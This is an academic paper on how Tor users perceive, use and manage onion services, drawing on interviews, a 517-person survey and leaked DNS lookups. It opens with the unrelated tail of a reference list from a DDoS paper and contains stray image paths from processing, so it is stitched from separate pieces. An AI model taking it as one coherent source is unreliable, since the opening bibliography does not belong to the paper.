[16] R. J. Hall and A. J. Goldberg. Call Path Profiling of Monotonic Program Resources in UNIX. In *Proceedings of the USENIX Summer 1993 Technical Conference on Summer Technical Conference - Volume 1*, Cincinnati, OH, June 1993.

[17] Internet Society. Addressing the Challenge of IP Spoofing, Sept. 2015. URL https://www.internetsociety.org/doc/addressing-challenge-ip-spoofing.

[18] J. Ioannidis and S. M. Bellovin. Implementing Pushback: Router-Based Defense Against DDoS Attacks. In *Proceedings of the 9th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2002.

[19] M. V. Joshi, R. C. Agarwal, and V. Kumar. Mining Needle in a Haystack: Classifying Rare Classes via Two-phase Rule Induction. In *Proceedings of the 2001 ACM SIGMOD/PODS Conference*, Santa Barbara, CA, May 2001.

[20] M. V. Joshi, R. C. Agarwal, and V. Kumar. Predicting Rare Classes: Can Boosting Make Any Weak Learner Strong? In *Proceedings of the 8th ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (KDD)*, Edmonton, Alberta, Canada, July 2002.

[21] T. Kitten. DDoS Attacks Against Banks Increasing, 2015. URL http://www.bankinfosecurity.com/ddos-a-8497.

[22] A. Kuzmanovic and E. W. Knightly. Low-rate TCP-targeted Denial of Service Attacks: The Shrew vs. The Mice and Elephants. In *Proceedings of the 14th ACM SIGCOMM*, Karlsruhe, Germany, Aug. 2003.

[23] X. Liu, X. Yang, and Y. Lu. To Filter or to Authorize: Network-Layer DoS Defense Against Multimillion-node Botnets. In *Proceedings of the ACM SIGCOMM*, Seattle, WA, Aug. 2008.

[24] X. Liu, X. Yang, and Y. Xia. NetFence: Preventing Internet Denial of Service from Inside Out. In *Proceedings of the ACM SIGCOMM*, New Delhi, India, Aug. 2010.

[25] D. Moore, G. M. Voelker, and S. Savage. Inferring Internet Denial-of-Service Activity. In *Proceedings of the 10th USENIX Security Symposium (Security)*, Washington, DC, Aug. 2001.

[26] O. Olivo, I. Dillig, and C. Lin. Detecting and Exploiting Second Order Denial-of-Service Vulnerabilities in Web Applications. In *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)*, Denver, Colorado, Oct. 2015.

[27] T. Petsios, J. Zhao, A. D. Keromytis, and S. Jana. SlowFuzz: Automated Domain-Independent Detection of Algorithmic Complexity Vulnerabilities. In *Proceedings of the 22nd ACM Conference on Computer and Communications Security (CCS)*, Denver, Colorado, Oct. 2015.

[28] C. Phua, D. Alahakoon, and V. Lee. Minority Report in Fraud Detection: Classification of Skewed Data. *ACM SIGKDD Explorations Newsletter*, 6(1): 50–59, June 2004.

[29] C. Rossow. Amplification Hell: Revisiting Network Protocols for DDoS Abuse. In *Proceedings of the 2014 Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, Feb. 2014.

[30] S. Savage, D. Wetherall, A. Karlin, and T. Anderson. Practical Network Support for IP Traceback. In *Proceedings of the 11th ACM SIGCOMM*, Stockholm, Sweden, Aug. 2000.

[31] A. C. Snoeren, C. Partridge, L. A. Sanchez, C. E. Jones, F. Tchakountio, S. T. Kent, and W. T. Strayer. Hash-Based IP Traceback. In *Proceedings of the 12th ACM SIGCOMM*, San Diego, CA, Aug. 2001.

[32] S. Son and V. Shmatikov. SAFERPHP: Finding Semantic Vulnerabilities in PHP Applications. In *Proceedings of the ACM SIGPLAN 6th Workshop on Programming Languages and Analysis for Security (PLAS)*, San Jose, CA, June 2011.

[33] J. Stevens. How Slow is Too Slow in 2016?, Feb. 2016. URL https://www.webdesignerdepot.com/2016/02/how-slow-is-too-slow-in-2016/.

[34] R. van Rijswijk-Deij, A. Sperotto, and A. Pras. DNSSEC and Its Potential for DDoS Attacks: A Comprehensive Measurement Study. In *Proceedings of the ACM Internet Measurement Conference (IMC)*, Vancouver, Canada, Nov. 2014.

[35] X. Xiao, S. Han, D. Zhang, and T. Xie. Context-sensitive Delta Inference for Identifying Workload-dependent Performance Bottlenecks. In *Proceedings of the 2013 International Symposium on Software Testing and Analysis (ISSTA)*, Lugano, Switzerland, July 2013.

[36] A. Yaar, A. Perrig, and D. Song. Pi: A Path Identification Mechanism to Defend against DDoS Attacks. In *Proceedings of the 24th IEEE Symposium on Security and Privacy (Oakland)*, Oakland, CA, May 2003.

[37] A. Yaar, A. Perrig, and D. Song. SIFF: A Stateless Internet Flow Filter to Mitigate DDoS Flooding Attacks. In *Proceedings of the 25th IEEE Symposium on Security and Privacy (Oakland)*, Oakland, CA, May 2004.

# How Do Tor Users Interact With Onion Services?

Philipp Winter
*Princeton University*

Anne Edmundson
*Princeton University*

Laura M. Roberts
*Princeton University*

Agnieszka Dutkowska-Żuk
*Independent*

Marshini Chetty
*Princeton University*

Nick Feamster
*Princeton University*

## Abstract

Onion services are anonymous network services that are exposed over the Tor network. In contrast to conventional Internet services, onion services are private, generally not indexed by search engines, and use self-certifying domain names that are long and difficult for humans to read. In this paper, we study how people perceive, understand, and use onion services based on data from 17 semi-structured interviews and an online survey of 517 users. We find that users have an incomplete mental model of onion services, use these services for anonymity and have varying trust in onion services in general. Users also have difficulty discovering and tracking onion sites and authenticating them. Finally, users want technical improvements to onion services and better information on how to use them. Our findings suggest various improvements for the security and usability of Tor onion services, including ways to automatically detect phishing of onion services, more clear security indicators, and ways to manage onion domain names that are difficult to remember.

## 1 Introduction

The Tor Project's onion services provide a popular way of running an anonymous network service. In contrast to anonymity for clients (*e.g.*, obfuscating a client IP address using a virtual private network), Tor onion services provide anonymity for servers, allowing a web server to obfuscate its network location (specifically, its IP address). An operator of a web service may need to anonymize the location of a web service to escape harassment, speak out against power, or voice dissenting opinions.

Onion services were originally developed in 2004 and have recently seen growing numbers of both servers and users. As of June 2018, The Tor Project's statistics count more than 100,000 onion services each day, collectively serving traffic at a rate of nearly 1 Gbps. In addition to web sites, onion services include metadata-free instant messaging [4] and file sharing [15]. The Tor Project currently does not have data on the number of onion service users, but Facebook reported in 2016 that more than one million users logged into its onion service in one month [20].

Onion services differ from conventional web services in four ways; First, they can only be accessed over the Tor network. Second, onion domains are hashes over their public key, which make them difficult to remember. Third, the network path between client and the onion service is typically longer, increasing latency and thus reducing the performance of the service. Finally, onion services are private by default, meaning that users must discover these sites organically, rather than with a search engine.

In this paper, we study how users cope with these idiosyncrasies, by exploring the following questions:

- What are users' mental models of onion services?
- How do users use and manage onion services?
- What are the challenges of using onion services?

Because onion services depend on the Tor Browser and the underlying Tor network to exchange traffic, some of our study also explored users' mental models of Tor itself, but this topic is not the focus of our paper.

To answer these questions, we employed a mixed-methods approach. First, we conducted exploratory interviews with Tor and onion service users to guide the design of an online survey. We then conducted a large-scale online survey that included questions on Tor Browser, onion service usage and operation, onion site phishing, and users' general expectations of privacy. Next, we conducted follow-up interviews to further explore the topics and themes that we discovered in the exploratory interviews and survey. We complemented this qualitative data with an analysis of "leaked" DNS lookups to onion domains, as seen from a DNS root server; this data gave us insights into actual usage patterns and allowed us to corroborate some of the findings from the interviews and surveys.

We find that many Tor users misunderstand technical aspects of onion services, such as the nature of the domain format, rendering these users more vulnerable to phishing attacks. Second, we find that users have many issues using and managing onion services, including having trouble discovering and tracking new onion domains. Our data also suggests that users may visit onion domains that are slight variations of popular onion domains, suggesting that typos or phishing attacks may occur on onion domains. Third, users want improvements to onion services such as improved performance and easier ways to keep track of and verify onion domains as authentic. Many of the shortcomings that we discover could be addressed with straightforward and immediate improvements to the Tor Browser, including improved security indicators and mechanisms to automatically detect domains that may be typos or phishing attacks.

Tor is currently testing the next generation of onion services, which will address various security issues and upgrade to faster, future-proof cryptography. The findings from our work can inform the design of privacy and security enhancements to onion services and Tor Browser at a critical time as these improvements are being deployed. This paper makes the following contributions:

- We provide new, large-scale empirical evidence from Tor users that sheds light on how these users perceive, use, and manage onion services. Our work confirms and extends previous findings on Tor Browser users' mental models [9].
- We provide empirical evidence that characterizes onion domain name lookups based on a dataset from the `.onion` requests from DNS B root, both extending previous work on onion domain usage [18, 33] and corroborating our findings about usability and security problems that we identified in the survey and interview data.
- Based on our findings, we identify usability obstacles to the adoption of onion services and suggest possible design enhancements, including publishing mechanism for onion services and a Tor Browser extension that allows its users to securely and privately bookmark onion domains.

All code, data, and auxiliary resources are available at `https://nymity.ch/onion-services/`.

The rest of this paper is structured as follows. Section 2 provides background on onion services, and Section 3 presents related work. Section 4 presents the methods for our interviews, online survey, and DNS data analysis. Section 5 presents results, Section 6 discusses the implications of these findings, and Section 7 concludes.





**Figure 1:** *A path to an onion service typically has six Tor relays. Both the client and the onion service create a Tor circuit (comprising two and three relays, respectively) to a rendezvous.*

## 2 Background: What Are Onion Services?


Originally called "hidden services", onion services were renamed in 2015 to reflect the fact that they provide more than just the "hiding" of a service [11]—more importantly, they provide end-to-end security and self-certifying domain names. Beyond The Tor Project's nomenclature, the "web" of onion services is occasionally referred to as the "Dark Web". In this paper, we use only the term onion services.

Onion services are TCP-based network services that are accessible only over the Tor network and provide mutual anonymity: the Tor client is anonymous to the server, and the server is anonymous to the client. Clients access onion services via onion domains that are meaningful only inside the Tor network. A path between a client and onion service has six Tor relays by default, as shown in Figure 1; the client builds a circuit to a "rendezvous" Tor relay, and the onion service builds a circuit to that same relay. Neither party learns the other's IP address.

To create an onion domain, a Tor daemon generates an RSA key pair, computes the SHA-1 hash over the RSA public key, truncates it to 80 bits, and encodes the result in a 16-character base32 string (*e.g.*, `expyuzz4wqqyqhjn`). Because an onion domain is derived directly from its public key, onion domains are self-certifying: if a client knows a domain, it automatically knows the corresponding public key. Unfortunately, this property makes the onion domain difficult to read, write, or remember.

As of February 2018, The Tor Project is deploying the next generation of onion services, whose domains have 56 characters [16, § 6] that include a base32 encoding of the onion service's public key, a checksum, and a version number. New onion services will also use elliptic curve cryptography, allowing the entire public key to be embedded in the domain, as opposed to only the hash of the public key. These changes will naturally improve the security of onion services but have important implications for usability, particularly as unreadable onion domain names get longer.

One way to make onion domains more readable is to repeatedly generate RSA keys until the result-




**(a)** *Conventional domain.*

**(b)** *Onion service.*

**Figure 2:** *Tor Browser 7.0.10's user interface on Windows 10 when accessing the Tor Project website via a conventional domain and the corresponding onion service. The onion service lacks a padlock; Tor developers are addressing this issue [1].*

ing domain contains some desired string (*e.g.*, "facebook"). These so-called *vanity onion domains* include Facebook (`facebookcorewwwi.onion`), ProPublica (`propub3r6espa33w.onion`), and the New York Times (`nytimes3xbfgragh.onion`). Vanity onion domains still typically have strings of characters that are not meaningful words, but they may be easier to memorize. These domains are relatively expensive to create: given base32's alphabet size of 32 characters, a vanity prefix of length $n$ takes an average of $0.5 \cdot 32^n$ key creations, Given a set of domains that contain a vanity prefix, one can search this set for a domain that is the easiest to remember, for example by using a Markov model to filter domains that resemble English words. The popular `scallion` tool [30] parallelizes the search for vanity domains.

Even if the onion domain is more readable, the user still needs to have a way of discovering the onion service in the first place. In contrast to conventional network services, onion services are designed to be difficult to discover. The operator of an onion service must manually advertise the domain, for example by manually adding it to onion site search engines such as Ahmia [22]. The lack of a go-to service such as a "Google for onion services" prompted the community to devise various ways to disseminate onion services through a variety of search engines and curated lists.

Tor Browser aims to make user access to onion domains seamless. Figure 2a shows the interface when accessing The Tor Project's web site; Figure 2b shows a connection to the corresponding onion site. Additionally, because the unreadability of onion domains can make clients more susceptible to phishing attacks, website operators who want to provide their website as an onion service and do not care about their own anonymity can get an extended validation (EV) digital certificate for their .onion domain so that clients can be assured that they are connecting to the correct site. For example, Facebook's onion service has a certificate associated with it, and this added layer of security is reflected in the Tor Browser.

## 3 Related Work

**Usage and mental models of Tor Browser.** Forte *et al.* studied the privacy practices of contributors to open collaboration projects such as the Tor Project and Wikipedia to learn about how privacy concerns affect their contribution practices [9]. The study, based on 23 interviews, found that contributors worry about an array of threats, including surveillance, violence, harassment, and loss of opportunity. This study was not focused on hidden services at all. Additionally, Gallagher *et al.* conducted semi-structured interviews to understand both why people use Tor Browser and how they understand the technology [10]. The study found that experts tend to have a network-centric view of the Tor network and use it frequently, whereas non-experts have a goal-oriented view and see Tor Browser as a black-box service. Our work corroborates these findings but is focused on onion services, rather than generally on Tor Browser.

**Usability of Tor Browser installation.** Tor Browser has seen many usability improvements since its creation in 2003 [31], from a Tor "button" to Tor Browser Bundle (now called the Tor Browser). Ten years ago, Clark *et al.* used cognitive walkthroughs to study how users install, configure, and run Tor Browser [5]. The work revealed hurdles such as jargon-laden documentation, confusing menus, and insufficient visual feedback. Norcie *et al.* identified "stop-points" in the installation and use of the Tor Browser Bundle [21]; these stop-points require user action but instead cause confusion. the study recommended various changes to the installation process and evaluated them in a follow-up study. Lee *et al.* [14] studied the usability of Tor Launcher, the graphical configuration tool that allows users to configure Tor Browser, and found that 79% of users' connection attempts in a simulated censored environment failed, but that various design improvements could reduce these difficulties.

**Usability of onion domain names.** Previous work aimed to improve the usability of onion domain names. Sai and Fink proposed a mnemonic system that maps 80-bit onion domains to sentences [26]. Their work is inspired by mnemonicode, which maps binary data to words [36]. Victors *et al.* designed the Onion Name System [35], which allows users to reference an onion service by a readable, globally unique identifier. Kadianakis *et al.* designed an API that allows Tor clients to configure name systems (*e.g.*, GNS [28] or OnioNS [35]) on a per-domain basis [12].

**Onion domain usage patterns.** If a conventional DNS resolver attempts to resolve an `.onion` domain (as might happen when a user enters such a domain name into a normal browser), the resulting DNS lookup for the domain will "leak"to the DNS root servers. Previous studies have

taken advantage of this leaked information to characterize the popularity of various onion domains [18, 33]. We build on previous work, applying similar analysis with a focus on whether the lookups suggest usability problems with onion services or the presence of phishing attacks.

# 4 Method

We used a mixed-methods approach involving interview and survey data, as well as analysis of DNS query data. This section details our interviews (Section 4.1), large-scale online survey (Section 4.2), and the DNS dataset that we use for our analysis (Section 4.3).[1]

## 4.1 Interviews

To help us understand users' mental models of onion services, onion service usage, and the challenges and benefits of onion services, we conducted qualitative interviews, which allowed us to design the survey.

### 4.1.1 Procedure

**Interview Guide.** We developed a question set that served as the basis for each interview,[2] basing our design on prior work [9] but focusing particularly on onion services. The semi-structured nature of our interviews allowed us to deviate from this question set by asking follow-up questions as appropriate.

We followed standard consent procedures for all participants. We began by asking demographic information (gender, age range, occupation, country of residence, and level of education), followed by questions about users' general online behavior. We concluded with questions about Tor Browser and onion services (*e.g.*, when users started to use these services, how they track onion links as well as the drawbacks and strengths of these services based on their own experiences). To gather data about users' mental models of Tor browser and onion services, we designed a brief sketching exercise similar to those used in other work [25]. We asked participants to draw sketches of how they believed Tor and onion services worked and followed up on these drawings in interviews.

**Recruitment.** To select eligible interview subjects, we created a short pre-interview survey[3] asking users if they were over 18 years of age, if they had used Tor Browser and onion services, and how they would rate their general privacy and security knowledge. To the extent possible, we targeted lay-people and aimed to maximize cultural, gender, geographic location, education, and age diversity. The Tor Project advertised this survey both in a blog post [37] and via Twitter. We also advertised the study on Princeton's Center for Information Technology (CITP) blog and recruited participants in person at an Internet freedom event.

Recruiting a representative sample of Tor users is difficult, and our recruiting techniques likely resulted in a biased population for several reasons. First, we believe that The Tor Project's blog and Twitter account are followed by disproportionately more technical users, whereas non-technical users may not generally follow news and updates related to Tor via the project's blog and Twitter feed. Second, Tor users value their privacy more than the average Internet user, so the users we recruited may not be as honest and candid about their browsing habits as we would like.

**Interviews.** We conducted 13 interviews in person and four interviews remotely—over Skype, Signal, WhatsApp, and Jitsi—depending on the medium that our participants preferred. Two participants declined to have their interviews recorded; we recorded the rest of the interviews with the permission of the participant. All participants answered the interview questions and completed the sketching exercise. Each interview ended with a debriefing phase to ask if our participants had any remaining questions. We compensated participants with a $20 gift card. We conducted our first interview on July 13, 2017 and the last on October 20, 2017. The median interview time was 34 minutes, with interviews ranging from 20–50 minutes.

**Transcription and Analysis.** We transcribed our interview recordings and employed qualitative data coding to analyze the transcripts [29]. In the two cases where we did not have interview recordings, we relied on our field notes. We developed a codebook based on our research questions and used a combination of deductive coding to identify themes of interest we agreed upon and inductive coding to discover emergent phenomena and to expand the initial codebook. We had ten parent codes in total, with examples such as "Mental model of onion services", "Search habits", and "Reasons for using onion services"; and 168 child codes, including "Definition- anonymous", "Word of mouth", and "Curiosity". After we reached consensus on the phenomena of interest, at least two members of our team (sometimes up to four) read and coded each transcript. We also held regular research meetings with the entire team of authors to discuss the coded transcripts and reach consensus on the final themes.

### 4.1.2 Participants

We interviewed 17 subjects, as summarized in Table 1. We only present aggregate demographic information to

[1] Princeton University's institutional review board (IRB) approved this study (Protocol #8251).

[2] The question set is available at https://nymity.ch/onion-services/pdf/interview-checklist.pdf.

[3] The pre-interview survey is available at https://nymity.ch/onion-services/pdf/pre-interview-survey.pdf.

protect the identity of our interview participants. We believe that our sample is biased towards educated and technical users—almost 60% of our participants have a postgraduate degree—but our sample also shows the diversity among Tor's user base: our participants comprised human rights activists, legal professionals, writers, artists, and journalists, among others. In remainder of the paper, we use the denotation 'P' to refer to interview participants.

## 4.2 Online Survey

Shortly after we conducted our first batch of interviews, we designed, refined, and launched an online survey to complement our interview data.[4]

### 4.2.1 Procedure

**Survey Design.** We created our survey in Qualtrics because an unmodified Tor Browser could display it correctly. Unfortunately, Qualtrics requires JavaScript, and Tor Browser deactivates if it is set to its highest security setting. Several users complained about our reliance on JavaScript in the recruitment blog post comments [37]. All respondents consented to the survey and confirmed that they were at least 18 years old. Our survey was only available in English, but we targeted an international audience because Sawaya *et al.* showed that cultural differences yield different security behavior [27], and paying attention to these differences is central to The Tor Project's global mission.

Most of our survey focused on onion services, but we also included usage questions about Tor in general because Tor Browser is used to access onion services. Our survey had of 49 questions, most of which were closed-ended questions. The first set of questions asked for basic demographic information such as age, gender, privacy and security knowledge rating, and education level. Next, the survey asked about Tor usage, such as how frequently the Tor Browser was used. We also asked about onion services usage in detail, including questions concerning the usability of onion links, how users track and manage onion domain links, whether (and why) users had ever set up or operated an onion site, and whether users were aware of onion site phishing and impersonation. The last set of questions focused on users' general expectations of privacy and security when using onion services. We incorporated four attention checks to measure a respondent's *degree* of attention [3]. To ensure that participants felt comfortable answering questions, we did not make questions mandatory. The survey took about 15 minutes to complete.

**Survey Testing.** We used cognitive pretesting (sometimes also called cognitive interviewing) to improve the wording of our survey questions [6]. Pretesting reveals if respondents understand questions consistently and the way we intended them to be interpreted. Five pre-testers helped us iteratively improve the survey; after pre-testing and revisions, we launched the survey.

**Recruitment.** As with our interviews, we advertised our survey in a blog post on The Tor Project's blog [37], on its corresponding Twitter account, the CITP blog at Princeton, and on three Reddit subforums.[5] Unlike our interview participants, our survey respondents were self-selected. As with interview recruitment, we expect this recruitment strategy biased our sample towards engaged users because casual Tor users are unlikely to follow The Tor Project's social media accounts.

We did not offer incentives for participation because we wanted respondents to be able to participate anonymously without providing email addresses. Despite the lack of incentives, we collected enough responses. Our survey ran from August 16–September 11, 2017 (27 days).

**Filtering and Analysis.** Some of the survey responses were low-quality; people may have rushed their answers, aborted our survey prematurely, or given deliberately wrong answers. To mitigate these effects, we excluded participants who either did not finish the survey or who failed more than two out of four attention checks. We conducted a descriptive analysis on the survey data. We also computed correlation coefficients between every question pair in the survey, which did not yield significant results. We thus focus on results from the descriptive analysis. Each percentage is reported out of the total sample; we denote cases when survey participants chose not to respond as 'No Response'. Two researchers performed a deductive coding pass on the open-ended survey questions based on our interview codebook and held meetings to reach consensus on the final themes discussed. In rest of the paper, we denote survey participants with 'S'.

### 4.2.2 Participants

We collected 828 responses, but only 604 (73%) completed the survey, and 517 (62%) passed at least two attention checks. The rest of the paper focuses on these 517 responses. Table 2 shows the demographics of our survey. As we expected, respondents were young and educated: more than 71% were younger than 36, and 61% had at least a graduate or post-graduate degree. 44% percent also considered themselves at least highly knowledgeable in matters of Internet privacy and security.

[4] The full survey is available at https://nymity.ch/onion-services/pdf/survey-questions.pdf.

[5] https://reddit.com/r/tor/, https://reddit.com/r/onions/ https://reddit.com/r/samplesize/.

| Age | # | % | Gender | # | % | Continent of residence | # | % | Education | # | % |
|---|---|---|---|---|---|---|---|---|---|---|---|
| 18–25 | 2 | 11.8 | Female | 5 | 29.4 | Asia | 3 | 17.6 | No degree | 1 | 5.9 |
| 26–35 | 10 | 58.8 | Male | 12 | 70.6 | Australia | 1 | 5.9 | High school | 3 | 17.7 |
| 36–45 | 4 | 23.5 | | | | Europe | 4 | 23.5 | Graduate | 3 | 17.7 |
| 46–55 | 1 | 5.9 | | | | North America | 8 | 47.1 | Postgraduate | 10 | 58.8 |
| | | | | | | South America | 1 | 5.9 | | | |

**Table 1:** *The distribution over gender, age, country of residence, and education for our 17 interview subjects. We do not show per-person demographic information to protect the identity of our interview subjects.*

| Gender | # | % | Age | # | % | Education | # | % | Domain knowledge | # | % |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Male | 438 | 84.7 | 18–25 | 186 | 35.9 | No degree | 25 | 4.8 | None | 1 | 0.2 |
| Female | 49 | 9.4 | 26–35 | 180 | 34.8 | High school | 172 | 33.2 | Mild | 35 | 6.8 |
| Other | 25 | 4.8 | 36–45 | 87 | 16.8 | Graduate | 214 | 41.4 | Moderate | 178 | 34.4 |
| No Response | 5 | 1.0 | 46–55 | 43 | 8.3 | Post graduate | 102 | 19.7 | High | 227 | 43.9 |
| | | | 56–65 | 16 | 3.1 | No Response | 4 | 0.4 | Expert | 75 | 14.5 |
| | | | > 65 | 3 | 0.6 | | | | No Response | 1 | 0.2 |
| | | | No Response | 2 | 0.4 | | | | | | |

**Table 2:** *The distribution over gender, age, education, and domain knowledge of the survey respondents. Providing demographic information was optional, so we lack data for some respondents.*

### 4.3 Domain Name Service (DNS) Queries

We analyzed `.onion` domains leaked via the Domain Name System (DNS) to better understand onion service usage and look for specific evidence of usability issues (*e.g.*, onion domains with typographical errors, phishing attacks). Although onion domains are only resolvable inside the Tor network, Internet users may attempt to access an onion site using a browser that is not configured to use Tor, resulting in the DNS query for onion domain "leaking" to conventional DNS resolvers—and ultimately to a DNS root server. Because all onion lookups to a conventional DNS server will result in a cache miss, all leaked onion lookups will ultimately go to a DNS root server. Thus, DNS root servers see a good sample of leaked onion domains. Our work builds on a previous analysis of a similar data set that was conducted several years ago and which was not focused on onion services specifically like our work [18, 33].

We obtained about several days of DNS data from the B root server through the IMPACT Cyber Trust program [34]. This data has several hundred `pcap` files, which contain full packet captures with pseudonymized IP addresses of all DNS traffic to the B root from September 19, 2017 10:00 UTC to September 21, 2017 23:59 UTC. We analyzed the DNS queries dataset and present our results alongside our findings from the survey and interview results. We extracted the QNAME of each DNS query, which yielded 15,471 correctly formatted onion domains that were 16 characters long (representing an 80-bit hash of the owner's public key) had has any letters of the alphabet and numbers between 2 and 7. These lookups, of course, may not always correspond to a real onion site, but they do reflect that some machine issued a DNS query for that onion domain for some reason.

### 4.4 Limitations

As we previously mentioned, we asked The Tor Project to disseminate our survey on its blog and Twitter account, which likely yielded the following biases.

**Non-response bias.** People who noticed our call for volunteers but decided against participating may have valued their privacy too much, falsely believed that their perspective is irrelevant, lacked time, or had other reasons not to participate. Nevertheless, non-respondents may exhibit traits that are fundamentally different from those who did participate.

**Survivor bias.** Our participants generally were able to tolerate Tor Browser's usability issues, which is why they are still around to tell their tale. We likely did not hear from people who decided that Tor Browser was not for them and were thus unable to tell us what drove them away. The danger of survivor bias lies in optimizing the user experience for the subset of people whose tolerance for inconvenience is higher than the rest.

**Self-selection bias.** Due to the nature of our online survey, participants could voluntarily select themselves into our set of respondents. These respondents may be unusually engaged, technical, and opinionated. Indeed, the demographic for our online survey in Section 4.2 was young and educated; perhaps Tor Browser's population is young and educated, as well, but we have no way of knowing.

## 5 Results

We organize the presentation of our findings by topic, including how users *perceive and use* (Section 5.1), *manage* (Section 5.2), and *wish to improve* (Section 5.3) onion





**Figure 3:** *A sketch of interviewee P03's mental model of onion services. The participant referred to several layers of protection.*

services. We interleave the results from our online survey with our interviews and domain name system data as appropriate.

## 5.1 Perception and Use

We first explore how users perceive onion site technology and why they use onion sites.

### 5.1.1 Incomplete mental models of onion services

We asked only our interviewees (not our survey participants) about their mental models of onion services because it is difficult to collect this type of information from a survey. This section thus presents results from the interviews only.

**Perceptions of what an onion service is.** We asked our interview participants how they defined an onion service, how they work, and what types of content and services they tend to host. Terminology was inconsistent and sometimes confusing: some interviewees referred to onion services as the dark web and others as hidden services. (Recall that The Tor Project only uses the term onion services). About half of our interviewees (9/17) knew that onion services enabled a user to access Web content anonymously. Six interviewees stated that onion services provide extra layers of protection, an idea that is well-illustrated in Figure 3,[6] and further elaborated on by participant P03: *"I think it's to do with the different hops that you build - different layers of making it difficult to find out who this person is."* Four interviewees stated that onion services work in a similar manner to Tor but with different encryption methods, which we can see on Figure 4. A minority of participants had sophisticated understanding: they referred to the encryption of data on the end points of a connection; three interviewees referred to the fact that last hop along the encrypted path corresponds to an onion link.

**Perception of anonymity.** Five interview participants drew the connection between Tor and onion services, stating that onion services have to be accessed through Tor

[6] All sketches are available online at https://nymity.ch/onion-services/mental-models/.





**Figure 4:** *Comparison of two sketches from interviewee P13. The first sketch shows the P13's mental model of Tor and the second one P13's mental model of onion services.*

browser but at least one did not see any connection between Tor and onion services. Only three interview participants knew that onion services do not only provide anonymity to the visitors to a website but also to the onion website provider themselves. In contrast to these interviewees who had some sense of what an onion service was, nearly half of our interviewees (8/17) were confused about how to define onion services, were unsure how onion services function or how to describe them, and did not understand how onion services protect them. Some of our interviewees did not distinguish disguising their IP address from disguising their real-world identity and instead used the umbrella term "anonymity" to refer to both concepts. This conflation of concepts paints an incomplete picture of the security and privacy guarantees that the Tor network provides, with only a few interviewees recognizing that anonymity is not completely achievable with Tor onion services: *"What's the point of going to Facebook using onion services when their business model is still about collecting your data?"* (P7). Other participants simply thought of onion services as P08 characterized them: *"[the] Internet without hyperlinks."* Some of our participants were not aware that onion services provide end-to-end security and self-certifying names. Syverson and Boyce explored how onion services can improve website authentication [32], but these benefits are difficult to convey to non-technical users, and even some experts advocated an "all or nothing" approach to online anonymity, overlooking important nuances.

The presence of a large quantity onion domains in the root DNS data corroborates prior studies that suggest either Internet users are attempting to visit an onion domain in a non-Tor browser indicating a misunderstanding of onion links, that browsers are loading content with onion links using pre-fetching, or that some web pages or malware are attempting to load resources from onion sites [18, 33].

**Perceptions of what an onion service is used for.** Interviewees had various perceptions of what onion services were used for or why they existed in the first place. In-





**Figure 5:** *Reasons for using onion services.*

terviewees sometimes associated onion services with illicit content such as the drug trade or credit card data sales (2/17) or felt that onion services may be the technology behind anonymous purchases. Similarly, as reported later in the paper, many survey respondents also voiced concern about illegal and questionable content on onion services, described by some as a "Wild West". Phishing sites, honeypots, and compromised onion sites further contribute to this perception.

### 5.1.2 Onion services used mostly for more anonymity

**Usage.** Our survey asked how often our respondents browse onion services. The usage frequency was almost uniformly distributed among our survey respondents; 24% use onion sites less than once a month, 22% use them about monthly, 25% weekly, and 23% daily. The remaining 6% had never used an onion service. We also asked our interviewees if they had used onion in the last three months; seven had and seven had not, with four of the latter group explaining that they had used onion services before, just not in the last three months. Only two interviewees had never used onion services before at all.

**Anonymity and onion service content.** The majority of our survey participants who used onion services did so because of the additional anonymity (71%) and the additional security (62%) (see Figure 5). For instance, six survey respondents commented on the onion domain format, indicating that they believed the seemingly-random characters in onion domains are the reason why onion services are anonymous: *"Onion services stay anonymous through changing their domain, and I feel that there is a possibility of decreased anonymity with a constant domain name." (S436).* These participants also believed that vanity domains are "less anonymous" because part of their domains is clearly not random. One survey participant (S454) further wrote: *"I understand vanity onion domains are a sign of the weakness of the hash algorithm used by the Tor network."*

